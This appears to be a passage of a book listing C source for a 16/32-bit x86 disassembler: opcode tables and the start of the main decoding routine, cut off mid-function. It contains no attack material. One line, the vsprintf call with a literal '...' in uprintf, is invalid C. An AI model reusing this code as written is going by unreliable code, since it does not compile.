+       x - sign extended byte
      F - use floating regs in mod/rm
      1-8 - group number, esc value, etc
*/

/* watch out for aad && aam with odd operands */


char *opmap1[256] = {
/* 0 */
  "add %Eb,%Gb",      "add %Ev,%Gv",     "add %Gb,%Eb",   "add %Gv,%Ev",
  "add al,%Ib",       "add %eax,%Iv",    "push es",        "pop es",
  "or %Eb,%Gb",       "or %Ev,%Gv",      "or %Gb,%Eb",     "or %Gv,%Ev",
  "or al,%Ib",        "or %eax,%Iv",     "push cs",        "%2 ",
/* 1 */
  "adc %Eb,%Gb",      "adc %Ev,%Gv",     "adc %Gb,%Eb",   "adc %Gv,%Ev",
  "adc al,%Ib",       "adc %eax,%Iv",    "push ss",        "pop ss",
  "sbb %Eb,%Gb",      "sbb %Ev,%Gv",     "sbb %Gb,%Eb",   "sbb %Gv,%Ev",
  "sbb al,%Ib",       "sbb %eax,%Iv",    "push ds",        "pop ds",
/* 2 */
  "and %Eb,%Gb",      "and %Ev,%Gv",     "and %Gb,%Eb",   "and %Gv,%Ev",
  "and al,%Ib",       "and %eax,%Iv",    "%pe",            "daa",
  "sub %Eb,%Gb",      "sub %Ev,%Gv",     "sub %Gb,%Eb",   "sub %Gv,%Ev",
  "sub al,%Ib",       "sub %eax,%Iv",    "%pc",            "das",
/* 3 */
  "xor %Eb,%Gb",      "xor %Ev,%Gv",     "xor %Gb,%Eb",   "xor %Gv,%Ev",
  "xor al,%Ib",       "xor %eax,%Iv",    "%ps",            "aaa",
  "cmp %Eb,%Gb",      "cmp %Ev,%Gv",     "cmp %Gb,%Eb",   "cmp %Gv,%Ev",
  "cmp al,%Ib",       "cmp %eax,%Iv",    "%pd",            "aas",
/* 4 */
  "inc %eax",         "inc %ecx",        "inc %edx",       "inc %ebx",
  "inc %esp",         "inc %ebp",        "inc %esi",       "inc %edi",
  "dec %eax",         "dec %ecx",        "dec %edx",       "dec %ebx",
  "dec %esp",         "dec %ebp",        "dec %esi",       "dec %edi",
/* 5 */
  "push %eax",        "push %ecx",       "push %edx",      "push %ebx",
  "push %esp",        "push %ebp",       "push %esi",      "push %edi",
  "pop %eax",         "pop %ecx",        "pop %edx",       "pop %ebx",
  "pop %esp",         "pop %ebp",        "pop %esi",       "pop %edi",
/* 6 */
  "pusha%d ",         "popa%d ",         "bound %Gv,%Ma","arpl %Ew,%Rw",
```

```
  "%pf",              "%pg",              "%so",              "%sa",
  "push %Iv",         "imul %Gv,%Ev,%Iv","push %Ix", "imul %Gv,%Ev,%Ib",
  "insb",             "ins%ew",           "outsb",            "outs%ew",
/* 7 */
  "jo %Jb",           "jno %Jb",          "jc %Jb",           "jnc %Jb",
  "je %Jb",           "jne %Jb",          "jbe %Jb",          "ja %Jb",
  "js %Jb",           "jns %Jb",          "jpe %Jb",          "jpo %Jb",
  "jl %Jb",           "jge %Jb",          "jle %Jb",          "jg %Jb",
/* 8 */
/*  "%g0 %Eb,%Ib",      "%g0 %Ev,%Iv",      "%g0 %Ev,%Ib", "%g0 %Ev,%Ib",
*/
  "%g0 %Eb,%Ib",      "%g0 %Ev,%Iv",      "%g0 %Ev,%Ix",   "%g0 %Ev,%Ix",
  "test %Eb,%Gb",     "test %Ev,%Gv",     "xchg %Eb,%Gb", "xchg %Ev,%Gv",
  "mov %Eb,%Gb",      "mov %Ev,%Gv",      "mov %Gb,%Eb",   "mov %Gv,%Ev",
  "mov %Ew,%Sw",      "lea %Gv,%M ",      "mov %Sw,%Ew",    "pop %Ev",
/* 9 */
  "nop",             "xchg %ecx,%eax","xchg %edx,%eax","xchg %ebx,%eax",
  "xchg %esp,%eax",  "xchg %ebp,%eax","xchg %esi,%eax","xchg %edi,%eax",
  "cbw",              "cwd",              "call %Ap",         "fwait",
  "pushf%d ",         "popf%d ",          "sahf",             "lahf",
/* a */
  "mov al,%Oc",       "mov %eax,%Ov",     "mov %Oc,al",    "mov %Ov,%eax",
  "%P movsb",         "%P movs%w",        "%P cmpsb",         "%P cmps%w ",
  "test al,%Ib",      "test %eax,%Iv",    "%P stosb",         "%P stos%w ",
  "%P lodsb",         "%P lods%w ",       "%P scasb",         "%P scas%w ",
/* b */
  "mov al,%Ib",       "mov cl,%Ib",       "mov dl,%Ib",       "mov bl,%Ib",
  "mov ah,%Ib",       "mov ch,%Ib",       "mov dh,%Ib",       "mov bh,%Ib",
  "mov %eax,%Iv",     "mov %ecx,%Iv",     "mov %edx,%Iv", "mov %ebx,%Iv",
  "mov %esp,%Iv",     "mov %ebp,%Iv",     "mov %esi,%Iv", "mov %edi,%Iv",
/* c */
  "%g1 %Eb,%Ib",      "%g1 %Ev,%Ib",      "ret %Iw",          "ret",
  "les %Gv,%Mp",      "lds %Gv,%Mp",      "mov %Eb,%Ib",   "mov %Ev,%Iv",
  "enter %Iw,%Ib",    "leave",            "retf %Iw",         "retf",
  "int 03",           "int %Ib",          "into",             "iret",
/* d */
  "%g1 %Eb,1",        "%g1 %Ev,1",        "%g1 %Eb,cl",       "%g1 %Ev,cl",
  "aam ; %Ib",        "aad ; %Ib",        "setalc",           "xlat",
#if 0
  "esc 0,%Ib",        "esc 1,%Ib",        "esc 2,%Ib",        "esc 3,%Ib",
  "esc 4,%Ib",        "esc 5,%Ib",        "esc 6,%Ib",        "esc 7,%Ib",
#else
  "%f0",              "%f1",              "%f2",              "%f3",
  "%f4",              "%f5",              "%f6",              "%f7",
#endif
/* e */
  "loopne %Jb",       "loope %Jb",        "loop %Jb",       "j%j cxz %Jb",
```

```
  "in al,%Ib",         "in %eax,%Ib",      "out %Ib,al",    "out %Ib,%eax",
  "call %Jv",          "jmp %Jv",          "jmp %Ap",         "jmp %Ks%Jb",
  "in al,dx",          "in %eax,dx",       "out dx,al",      "out dx,%eax",
/* f */
  "lock %p ",          0,                  "repne %p ",       "repe %p ",
  "hlt",               "cmc",              "%g2",             "%g2",
  "clc",               "stc",              "cli",             "sti",
  "cld",               "std",              "%g3",             "%g4"
};


char *second[] = {
/* 0 */
  "%g5",               "%g6",              "lar %Gv,%Ew",    "lsl %Gv,%Ew",
  0,                   "loadall",          "clts",            "loadall",
  "invd",              "wbinvd",           0,                 0,
  0,                   0,                  0,                 0,
/* 1 */
  "mov %Eb,%Gb",       "mov %Ev,%Gv",      "mov %Gb,%Eb",    "mov %Gv,%Ev",
  0,                   0,                  0,                 0,
  0,                   0,                  0,                 0,
  0,                   0,                  0,                 0,
/* 2 */
  "mov %Rd,%Cd",       "mov %Rd,%Dd",      "mov %Cd,%Rd",    "mov %Dd,%Rd",
  "mov %Rd,%Td",       0,                  "mov %Td,%Rd",    0,
  0,                   0,                  0,                 0,
  0,                   0,                  0,                 0,
/* 3 */
  0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0,
/* 4 */
  0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0,
/* 5 */
  0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0,
/* 6 */
  0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0,
/* 7 */
  0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0,
/* 8 */
  "jo %Jv",            "jno %Jv",          "jb %Jv",          "jnb %Jv",
  "jz %Jv",            "jnz %Jv",          "jbe %Jv",         "ja %Jv",
  "js %Jv",            "jns %Jv",          "jp %Jv",          "jnp %Jv",
  "jl %Jv",            "jge %Jv",          "jle %Jv",         "jg %Jv",
```

```
/* 9 */
  "seto %Eb",          "setno %Eb",         "setc %Eb",         "setnc %Eb",
  "setz %Eb",          "setnz %Eb",         "setbe %Eb",        "setnbe %Eb",
  "sets %Eb",          "setns %Eb",         "setp %Eb",         "setnp %Eb",
  "setl %Eb",          "setge %Eb",         "setle %Eb",        "setg %Eb",
/* a */
  "push fs",           "pop fs",            0,                  "bt %Ev,%Gv",
  "shld %Ev,%Gv,%Ib", "shld %Ev,%Gv,cl",  0,                  0,
  "push gs",           "pop gs",            0,                 "bts %Ev,%Gv",
  "shrd %Ev,%Gv,%Ib", "shrd %Ev,%Gv,cl",  0,                "imul %Gv,%Ev",
/* b */
  "cmpxchg %Eb,%Gb",  "cmpxchg %Ev,%Gv", "lss %Mp",      "btr %Ev,%Gv",
  "lfs %Mp",           "lgs %Mp",          "movzx %Gv,%Eb","movzx %Gv,%Ew",
  0,                   0,                  "%g7 %Ev,%Ib",  "btc %Ev,%Gv",
  "bsf %Gv,%Ev",       "bsr %Gv,%Ev",      "movsx %Gv,%Eb","movsx %Gv,%Ew",
/* c */
  "xadd %Eb,%Gb",      "xadd %Ev,%Gv",     0,                  0,
  0,                   0,                   0,                  0,
  "bswap eax",         "bswap ecx",         "bswap edx",        "bswap ebx",
  "bswap esp",         "bswap ebp",         "bswap esi",        "bswap edi",
/* d */
  0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0,
/* e */
  0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0,
/* f */
  0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0,
};

char *groups[][8] = {   /* group 0 is group 3 for %Ev set */
/* 0 */
  { "add",             "or",                "adc",              "sbb",
    "and",             "sub",               "xor",              "cmp"
},
/* 1 */
  { "rol",             "ror",               "rcl",              "rcr",
    "shl",             "shr",               "shl",              "sar"
},
/* 2 */  /* v   v*/
  { "test %Eq,%Iq",   "test %Eq,%Iq",     "not %Ev",          "neg %Ev",
    "mul %Ec",         "imul %Ec",          "div %Ec",          "idiv %Ec" },
/* 3 */
  { "inc %Eb",         "dec %Eb",           0,                  0,
    0,                 0,                   0,                  0
},
```

```
/* 4 */
  { "inc %Ev",        "dec %Ev",           "call %Kn%Ev",  "call %Kf%Ep",
    "jmp %Kn%Ev",     "jmp %Kf%Ep",        "push %Ev",       0
},
/* 5 */
  { "sldt %Ew",       "str %Ew",           "lldt %Ew",       "ltr %Ew",
    "verr %Ew",       "verw %Ew",          0,                0
},
/* 6 */
  { "sgdt %Ms",       "sidt %Ms",          "lgdt %Ms",       "lidt %Ms",
    "smsw %Ew",       0,                   "lmsw %Ew",       0
},
/* 7 */
  { 0,                0,                   0,                0,
    "bt",             "bts",               "btr",            "btc"
}
};

/* zero here means invalid.  If first entry starts with '*', use st(i)
*/
/* no assumed %EFs here.  Indexed by RM(modrm())
*/
char *f0[]     = { 0, 0, 0, 0, 0, 0, 0, 0};
char *fop_9[]  = { "*fxch st,%GF" };
char *fop_10[] = { "fnop", 0, 0, 0, 0, 0, 0, 0 };
char *fop_12[] = { "fchs", "fabs", 0, 0, "ftst", "fxam", 0, 0 };
char *fop_13[] = { "fld1", "fldl2t", "fldl2e", "fldpi",
                   "fldlg2", "fldln2", "fldz", 0 };
char *fop_14[] = { "f2xm1", "fyl2x", "fptan", "fpatan",
                   "fxtract", "fprem1", "fdecstp", "fincstp" };
char *fop_15[] = { "fprem", "fyl2xp1", "fsqrt", "fsincos",
                   "frndint", "fscale", "fsin", "fcos" };
char *fop_21[] = { 0, "fucompp", 0, 0, 0, 0, 0, 0 };
char *fop_28[] = { 0, 0, "fclex", "finit", 0, 0, 0, 0 };
char *fop_32[] = { "*fadd %GF,st" };
char *fop_33[] = { "*fmul %GF,st" };
char *fop_36[] = { "*fsubr %GF,st" };
char *fop_37[] = { "*fsub %GF,st" };
char *fop_38[] = { "*fdivr %GF,st" };
char *fop_39[] = { "*fdiv %GF,st" };
char *fop_40[] = { "*ffree %GF" };
char *fop_42[] = { "*fst %GF" };
char *fop_43[] = { "*fstp %GF" };
char *fop_44[] = { "*fucom %GF" };
char *fop_45[] = { "*fucomp %GF" };
char *fop_48[] = { "*faddp %GF,st" };
char *fop_49[] = { "*fmulp %GF,st" };
```

```
char *fop_51[] = { 0, "fcompp", 0, 0, 0, 0, 0, 0 };
char *fop_52[] = { "*fsubrp %GF,st" };
char *fop_53[] = { "*fsubp %GF,st" };
char *fop_54[] = { "*fdivrp %GF,st" };
char *fop_55[] = { "*fdivp %GF,st" };
char *fop_60[] = { "fstsw ax", 0, 0, 0, 0, 0, 0, 0 };

char **fspecial[] = { /* 0=use st(i), 1=undefined 0 in fop_* means
undefined */
  0, 0, 0, 0, 0, 0, 0, 0,
  0, fop_9, fop_10, 0, fop_12, fop_13, fop_14, fop_15,
  f0, f0, f0, f0, f0, fop_21, f0, f0,
  f0, f0, f0, f0, fop_28, f0, f0, f0,
  fop_32, fop_33, f0, f0, fop_36, fop_37, fop_38, fop_39,
  fop_40, f0, fop_42, fop_43, fop_44, fop_45, f0, f0,
  fop_48, fop_49, f0, fop_51, fop_52, fop_53, fop_54, fop_55,
  f0, f0, f0, f0, fop_60, f0, f0, f0,
};

char *floatops[] = { /* assumed " %EF" at end of each.  mod != 3 only */
/*00*/ "fadd", "fmul", "fcom", "fcomp",
       "fsub", "fsubr", "fdiv", "fdivr",
/*08*/ "fld", 0, "fst", "fstp",
       "fldenv", "fldcw", "fstenv", "fstcw",
/*16*/ "fiadd", "fimul", "ficomw", "ficompw",
       "fisub", "fisubr", "fidiv", "fidivr",
/*24*/ "fild", 0, "fist", "fistp",
       "frstor", "fldt", 0, "fstpt",
/*32*/ "faddq", "fmulq", "fcomq", "fcompq",
       "fsubq", "fsubrq", "fdivq", "fdivrq",
/*40*/ "fldq", 0, "fstq", "fstpq",
       0, 0, "fsave", "fstsw",
/*48*/ "fiaddw", "fimulw", "ficomw", "ficompw",
       "fisubw", "fisubrw", "fidivw", "fidivr",
/*56*/ "fildw", 0, "fistw", "fistpw",
       "fbldt", "fildq", "fbstpt", "fistpq"
};
```

### 52.3.2 Disasm.c

Following is the main routine for the disassembler.

```
/* Code starts here...         */

#include <stdio.h>
#include <string.h>
#include <setjmp.h>
```

```
#include <stdlib.h>

typedef unsigned long word32;
typedef unsigned short word16;
typedef unsigned char word8;
typedef signed long int32;
typedef signed short int16;
typedef signed char int8;

typedef union {
  struct {
    word16 ofs;
    word16 seg;
  } w;
  word32 dword;
} WORD32;

/* variables controlled by command line flags */
static int8  seg_size=16;   /* default size is 16 */
static int8  do_hex = 0;    /* default is to use reassemblable
instructions */
static int8  do_distance = 1; /* default is to use reassemblable
instructions */
static word8 do_emul87 = 0; /* don't try to disassemble emulated
instrcutions */
static word8 do_size = 1;   /* default to outputting explicit operand
size */
static word8 must_do_size;  /* used with do_size */

static int wordop;           /* dealing with word or byte operand */
static FILE *infile;         /* input stream */
static word8 instruction_length;
static instruction_offset;
static word16 done_space; /* for opcodes with > one space */
static word8 patch87;  /*fudge variable used in 8087 emu patching code*/

static char ubuf[100], *ubufp;
static col;               /* output column */
static prefix;            /* segment override prefix byte */
static modrmv;            /* flag for getting modrm byte */
static sibv;              /* flag for getting sib byte   */
static opsize;            /* just like it says ...       */
static addrsize;
static jmp_buf reached_eof; /* jump back when reached eof */

/* some defines for extracting instruction bit fields from bytes */
```

```
#define MOD(a)      (((a)>>6)&7)
#define REG(a)      (((a)>>3)&7)
#define RM(a)       ((a)&7)
#define SCALE(a)  (((a)>>6)&7)
#define INDEX(a)  (((a)>>3)&7)
#define BASE(a)   ((a)&7)


extern char *opmap1[];      /* stuff from text.c */
extern char *second[];
extern char *groups[][8];
extern char *f0[];
extern char *fop_9[];
extern char *fop_10[];
extern char *fop_12[];
extern char *fop_13[];
extern char *fop_14[];
extern char *fop_15[];
extern char *fop_21[];
extern char *fop_28[];
extern char *fop_32[];
extern char *fop_33[];
extern char *fop_36[];
extern char *fop_37[];
extern char *fop_38[];
extern char *fop_39[];
extern char *fop_40[];
extern char *fop_42[];
extern char *fop_43[];
extern char *fop_44[];
extern char *fop_45[];
extern char *fop_48[];
extern char *fop_49[];
extern char *fop_51[];
extern char *fop_52[];
extern char *fop_53[];
extern char *fop_54[];
extern char *fop_55[];
extern char *fop_60[];
extern char **fspecial[];
extern char *floatops[];

/* prototypes */

static void ua_str(char *);
static word8 unassemble(word16);
static word8 getbyte(void);
```

```
static word8 silent_getbyte(void);
static word8 silent_returnbyte(word8 );
static modrm(void);
static sib(void);
static void uprintf(char *, ...);
static void uputchar(char );
static int bytes(char );
static void outhex(char , int , int , int , int );
static void reg_name(int , char );
static void do_sib(int );
static void do_modrm(char );
static void floating_point(int );
static void percent(char , char );

static char *addr_to_hex(int32 addr, char splitup)
{
  static char buffer[11];
  WORD32 adr;
  char hexstr[2];

  strcpy(hexstr, do_hex?"h":"");
  adr.dword = addr;
  if (splitup) {
    if (adr.w.seg==0 || adr.w.seg==0xffff) /* 'coz of wraparound */
      sprintf(buffer, "%04X%s", adr.w.ofs, hexstr);
    else
      sprintf(buffer, "%04X%s:%04X%s", adr.w.seg, hexstr, adr.w.ofs,
hexstr);
  } else {
    if (adr.w.seg==0 || adr.w.seg==0xffff) /* 'coz of wraparound */
      sprintf(buffer, "%04X%s", adr.w.ofs, hexstr);
    else
      sprintf(buffer, "%08lX%s", addr, hexstr);
  }
  return buffer;
}

static word8 getbyte(void)
{
  int16 c;

  c = fgetc(infile);
  if (c==EOF)
    longjmp(reached_eof, 1);
  printf("%02X", c);   /* print out byte */
  col+=2;
  if (patch87) {
```

```
    c -= 0x5C;     /* fixup second byte in emulated '87 instruction */
    patch87 = 0;
  }
  instruction_length++;
  instruction_offset++;
  return c;
}

/* used for lookahead */
static word8 silent_getbyte(void)
{
  return fgetc(infile);
}
/* return byte to input stream */
static word8 silent_returnbyte(word8 c)
{
  return ungetc(c, infile);
}

/*
   only one modrm or sib byte per instruction, tho' they need to be
   returned a few times...
*/

static modrm(void)
{
  if (modrmv == -1)
    modrmv = getbyte();
  return modrmv;
}

static sib(void)
{
  if (sibv == -1)
    sibv = getbyte();
  return sibv;
}

/*------------------------------------------------------------------*/
static void uprintf(char *s, ...)
{
  vsprintf(ubufp, s, ...);
  while (*ubufp)
    ubufp++;
}
```

```
static void uputchar(char c)
{
  if (c == '\t') {
    if (done_space) {      /* don't tab out if already done so */
      uputchar(' ');
    } else {
      done_space = 1;
      do {
        *ubufp++ = ' ';
      } while ((ubufp-ubuf) % 8);
    }
  } else
    *ubufp++ = c;
  *ubufp = 0;
}

/*------------------------------------------------------------------*/
static int bytes(char c)
{
  switch (c) {
  case 'b':
       return 1;
  case 'w':
       return 2;
  case 'd':
       return 4;
  case 'v':
       if (opsize == 32)
         return 4;
       else
         return 2;
  }
  return 0;
}

/*-------------------------------------------------------------------*/
static void outhex(char subtype, int extend, int optional, int defsize,
int sign)
{
  int n=0, s=0, i;
  int32 delta;
  unsigned char buff[6];
  char *name;
  char  signchar;

  switch (subtype) {
  case 'q':
```

```
          if (wordop) {
            if (opsize==16) {
              n = 2;
            } else {
              n = 4;
            }
          } else {
            n = 1;
          }
          break;

     case 'a':
          break;
     case 'x':
          extend = 2;
          n = 1;
          break;
     case 'b':
          n = 1;
          break;
     case 'w':
          n = 2;
          break;
     case 'd':
          n = 4;
          break;
     case 's':
          n = 6;
          break;
     case 'c':
     case 'v':
          if (defsize == 32)
            n = 4;
          else
            n = 2;
          break;
     case 'p':
          if (defsize == 32)
            n = 6;
          else
            n = 4;
          s = 1;
          break;
     }
     for (i=0; i<n; i++)
       buff[i] = getbyte();
     for (; i<extend; i++)
```

```
    buff[i] = (buff[i-1] & 0x80) ? 0xff : 0;
  if (s) {
    uprintf("%02X%02X:", buff[n-1], buff[n-2]);
    n -= 2;
  }
  switch (n) {
  case 1:
       delta = *(signed char *)buff;
       break;
  case 2:
       delta = *(signed int *)buff;
       break;
  case 4:
       delta = *(signed long *)buff;
       break;
  }
  if (extend > n) {
    if (subtype!='x') {
      if ((long)delta<0) {
        delta = -delta;
        signchar = '-';
      } else
        signchar = '+';
      if (delta || !optional)
        uprintf(do_hex?"%c%0*lX":"%c%0*lXh", signchar,
do_hex?extend:extend+1, delta);
    } else {
      if (extend==2)
        delta = (word16) delta;
      uprintf(do_hex?"%0.*lX":"%0.*lXh", 2*extend+1, delta);
/*      uprintf(do_hex?"%0.*lX":"%0.*lXh", 2*(do_hex?extend:extend+1),
delta); */
    }
    return;
  }
  if ((n == 4) && !sign) {
    name = addr_to_hex(delta, 0);
    uprintf("%s", name);
    return;
  }
  switch (n) {
  case 1:
       if (sign && (char)delta<0) {
         delta = -delta;
         signchar = '-';
       } else
         signchar = '+';
```

```
        if (sign)
          uprintf(do_hex?"%c%02X":"%c%03Xh",signchar,(unsigned
char)delta);
        else
          uprintf(do_hex?"%02X":"%03Xh", (unsigned char)delta);
        break;

  case 2:
        if (sign && (int)delta<0) {
          signchar = '-';
          delta = -delta;
        } else
          signchar = '+';
        if (sign)
          uprintf(do_hex?"%c%04X":"%c%05Xh", signchar,(int)delta);
        else
          uprintf(do_hex?"%04X":"%05Xh", (unsigned int)delta);
        break;

  case 4:
        if (sign && (long)delta<0) {
          delta = -delta;
          signchar = '-';
        } else
          signchar = '+';
        if (sign)
          uprintf(do_hex?"%c%08X":"%c%09lXh", signchar, (unsigned
long)delta);
        else
          uprintf(do_hex?"%08X":"%09lXh", (unsigned long)delta);
        break;
  }
}

/*------------------------------------------------------------------*/
static void reg_name(int regnum, char size)
{
  if (size == 'F') { /* floating point register? */
    uprintf("st(%d)", regnum);
    return;
  }
  if (((size == 'v') && (opsize == 32)) || (size == 'd'))
    uputchar('e');
  if ((size=='q' || size == 'b' || size=='c') && !wordop) {
    uputchar("acdbacdb"[regnum]);
    uputchar("llllhhhh"[regnum]);
  } else {
```

```
    uputchar("acdbsbsd"[regnum]);
    uputchar("xxxxppii"[regnum]);
  }
}

/*------------------------------------------------------------------*/
static void do_sib(int m)
{
  int s, i, b;

  s = SCALE(sib());
  i = INDEX(sib());
  b = BASE(sib());
  switch (b) {     /* pick base */
  case 0: ua_str("%p:[eax"); break;
  case 1: ua_str("%p:[ecx"); break;
  case 2: ua_str("%p:[edx"); break;
  case 3: ua_str("%p:[ebx"); break;
  case 4: ua_str("%p:[esp"); break;
  case 5:
       if (m == 0) {
         ua_str("%p:[");
         outhex('d', 4, 0, addrsize, 0);
       } else {
         ua_str("%p:[ebp");
       }
       break;
  case 6: ua_str("%p:[esi"); break;
  case 7: ua_str("%p:[edi"); break;
  }
  switch (i) {     /* and index */
  case 0: uprintf("+eax"); break;
  case 1: uprintf("+ecx"); break;
  case 2: uprintf("+edx"); break;
  case 3: uprintf("+ebx"); break;
  case 4: break;
  case 5: uprintf("+ebp"); break;
  case 6: uprintf("+esi"); break;
  case 7: uprintf("+edi"); break;
  }
  if (i != 4) {
    switch (s) {    /* and scale */
      case 0: uprintf(""); break;
      case 1: uprintf("*2"); break;
      case 2: uprintf("*4"); break;
```

```
      case 3: uprintf("*8"); break;
    }
  }
}

/*-------------------------------------------------------------------*/
static void do_modrm(char subtype)
{
  int mod = MOD(modrm());
  int rm = RM(modrm());
  int extend = (addrsize == 32) ? 4 : 2;

  if (mod == 3) { /* specifies two registers */
    reg_name(rm, subtype);
    return;
  }
  if (must_do_size) {
    if (wordop) {
      if (addrsize==32 || opsize==32) {   /* then must specify size */
        ua_str("dword ptr ");
      } else {
        ua_str("word ptr ");
      }
    } else {
      ua_str("byte ptr ");
    }
  }
  if ((mod == 0) && (rm == 5) && (addrsize == 32)) {/* mem operand with
32 bit ofs */
    ua_str("%p:[");
    outhex('d', extend, 0, addrsize, 0);
    uputchar(']');
    return;
  }
  if ((mod == 0) && (rm == 6) && (addrsize == 16)) { /*16 bit dsplcmnt*/
    ua_str("%p:[");
    outhex('w', extend, 0, addrsize, 0);
    uputchar(']');
    return;
  }
  if ((addrsize != 32) || (rm != 4))
    ua_str("%p:[");
  if (addrsize == 16) {
    switch (rm) {
    case 0: uprintf("bx+si"); break;
    case 1: uprintf("bx+di"); break;
    case 2: uprintf("bp+si"); break;
```

```
      case 3: uprintf("bp+di"); break;
      case 4: uprintf("si"); break;
      case 5: uprintf("di"); break;
      case 6: uprintf("bp"); break;
      case 7: uprintf("bx"); break;
      }
    } else {
      switch (rm) {
      case 0: uprintf("eax"); break;
      case 1: uprintf("ecx"); break;
      case 2: uprintf("edx"); break;
      case 3: uprintf("ebx"); break;
      case 4: do_sib(mod); break;
      case 5: uprintf("ebp"); break;
      case 6: uprintf("esi"); break;
      case 7: uprintf("edi"); break;
      }
    }
    switch (mod) {
    case 1:
         outhex('b', extend, 1, addrsize, 0);
         break;
    case 2:
         outhex('v', extend, 1, addrsize, 1);
         break;
    }
    uputchar(']');
  }

  /*------------------------------------------------------------------*/
  static void floating_point(int e1)
  {
    int esc = e1*8 + REG(modrm());

    if (MOD(modrm()) == 3) {
      if (fspecial[esc]) {
        if (fspecial[esc][0][0] == '*') {
          ua_str(fspecial[esc][0]+1);
        } else {
          ua_str(fspecial[esc][RM(modrm())]);
        }
      } else {
        ua_str(floatops[esc]);
        ua_str(" %EF");
      }
    } else {
      ua_str(floatops[esc]);
```

```
    ua_str(" %EF");
  }
}

/*------------------------------------------------------------------*/
/* Main table driver
*/
static void percent(char type, char subtype)
{
  int32 vofs;
  char *name;
  int extend = (addrsize == 32) ? 4 : 2;
  char c;

start:
  switch (type) {
  case 'A':                          /* direct address */
       outhex(subtype, extend, 0, addrsize, 0);
       break;

  case 'C':                          /* reg(r/m) picks control reg */
       uprintf("C%d", REG(modrm()));
       must_do_size = 0;
       break;

  case 'D':                          /* reg(r/m) picks debug reg */
       uprintf("D%d", REG(modrm()));
       must_do_size = 0;
       break;

  case 'E':                          /* r/m picks operand */
       do_modrm(subtype);
       break;

  case 'G':                          /* reg(r/m) picks register */
       if (subtype == 'F')                 /* 80*87 operand?   */
         reg_name(RM(modrm()), subtype);
       else
         reg_name(REG(modrm()), subtype);
       must_do_size = 0;
       break;

  case 'I':                            /* immed data */
       outhex(subtype, 0, 0, opsize, 0);
       break;

  case 'J':                            /* relative IP offset */
```

```
     switch(bytes(subtype)) {             /* sizeof offset value */
     case 1:
          vofs = (int8)getbyte();
          break;
     case 2:
          vofs = getbyte();
          vofs += getbyte()<<8;
          vofs = (int16)vofs;
          break;
     case 4:
          vofs = (word32)getbyte();          /* yuk! */
          vofs |= (word32)getbyte() << 8;
          vofs |= (word32)getbyte() << 16;
          vofs |= (word32)getbyte() << 24;
          break;
     }
     name = addr_to_hex(vofs+instruction_offset,1);
     uprintf("%s", name);
     break;

case 'K':
     if (do_distance==0)
       break;
     switch (subtype) {
     case 'f':
          ua_str("far ");
          break;
     case 'n':
          ua_str("near ");
          break;
     case 's':
          ua_str("short ");
          break;
     }
     break;

case 'M':                            /* r/m picks memory */
     do_modrm(subtype);
     break;

case 'O':                            /* offset only */
     ua_str("%p:[");
     outhex(subtype, extend, 0, addrsize, 0);
     uputchar(']');
     break;

case 'P':                            /* prefix byte (rh) */
```

```
            ua_str("%p:");
            break;

        case 'R':                            /* mod(r/m) picks register */
            reg_name(REG(modrm()), subtype);      /* rh */
            must_do_size = 0;
            break;

        case 'S':                            /* reg(r/m) picks segment reg */
            uputchar("ecsdfg"[REG(modrm())]);
            uputchar('s');
            must_do_size = 0;
            break;

        case 'T':                            /* reg(r/m) picks T reg */
            uprintf("tr%d", REG(modrm()));
            must_do_size = 0;
            break;

        case 'X':                            /* ds:si type operator */
            uprintf("ds:[");
            if (addrsize == 32)
              uputchar('e');
            uprintf("si]");
            break;

        case 'Y':                            /* es:di type operator */
            uprintf("es:[");
            if (addrsize == 32)
              uputchar('e');
            uprintf("di]");
            break;

        case '2':                            /* old [pop cs]! now indexes */
            ua_str(second[getbyte()]);      /* instructions in 386/486   */
            break;

        case 'g':                           /* modrm group `subtype' (0--7) */
            ua_str(groups[subtype-'0'][REG(modrm())]);
            break;

        case 'd':                             /* sizeof operand==dword? */
            if (opsize == 32)
              uputchar('d');
            uputchar(subtype);
            break;
```

```
case 'w':                        /* insert explicit size specifier */
     if (opsize == 32)
       uputchar('d');
     else
       uputchar('w');
     uputchar(subtype);
     break;

case 'e':                         /* extended reg name */
     if (opsize == 32) {
       if (subtype == 'w')
         uputchar('d');
       else {
         uputchar('e');
         uputchar(subtype);
       }
     } else
       uputchar(subtype);
     break;

case 'f':                    /* '87 opcode */
     floating_point(subtype-'0');
     break;

case 'j':
     if (addrsize==32 || opsize==32) /* both of them?! */
       uputchar('e');
     break;

case 'p':                    /* prefix byte */
     switch (subtype)  {
     case 'c':
     case 'd':
     case 'e':
     case 'f':
     case 'g':
     case 's':
          prefix = subtype;
          c = getbyte();
          wordop = c & 1;
          ua_str(opmap1[c]);
          break;
     case ':':
          if (prefix)
            uprintf("%cs:", prefix);
          break;
     case ' ':
```

```
            c = getbyte();
            wordop = c & 1;
            ua_str(opmap1[c]);
            break;
        }
        break;

    case 's':                           /* size override */
        switch (subtype) {
        case 'a':
            addrsize = 48 - addrsize;
            c = getbyte();
            wordop = c & 1;
            ua_str(opmap1[c]);
/*            ua_str(opmap1[getbyte()]); */
            break;
        case 'o':
            opsize = 48 - opsize;
            c = getbyte();
            wordop = c & 1;
            ua_str(opmap1[c]);
/*            ua_str(opmap1[getbyte()]); */
            break;
        }
        break;
    }
}

static void ua_str(char *str)
{
  int c;

  if (str == 0) {
    uprintf("<invalid>");
    return;
  }
  if (strpbrk(str, "CDFGRST")) /* specifiers for registers=>no size 2b
specified */
    must_do_size = 0;
  while ((c = *str++) != 0) {
    if (c == '%') {
      c = *str++;
      percent(c, *str++);
    } else {
      if (c == ' ') {
        uputchar('\t');
      } else {
```

```
        uputchar(c);
      }
    }
  }
}

static word8 unassemble(word16 ofs)
{
  char *str;
  int   c, c2;

  printf("%04X ", ofs);
  prefix = 0;
  modrmv = sibv = -1;     /* set modrm and sib flags */
  opsize = addrsize = seg_size;
  col = 0;
  ubufp = ubuf;
  done_space = 0;
  instruction_length = 0;
  c = getbyte();
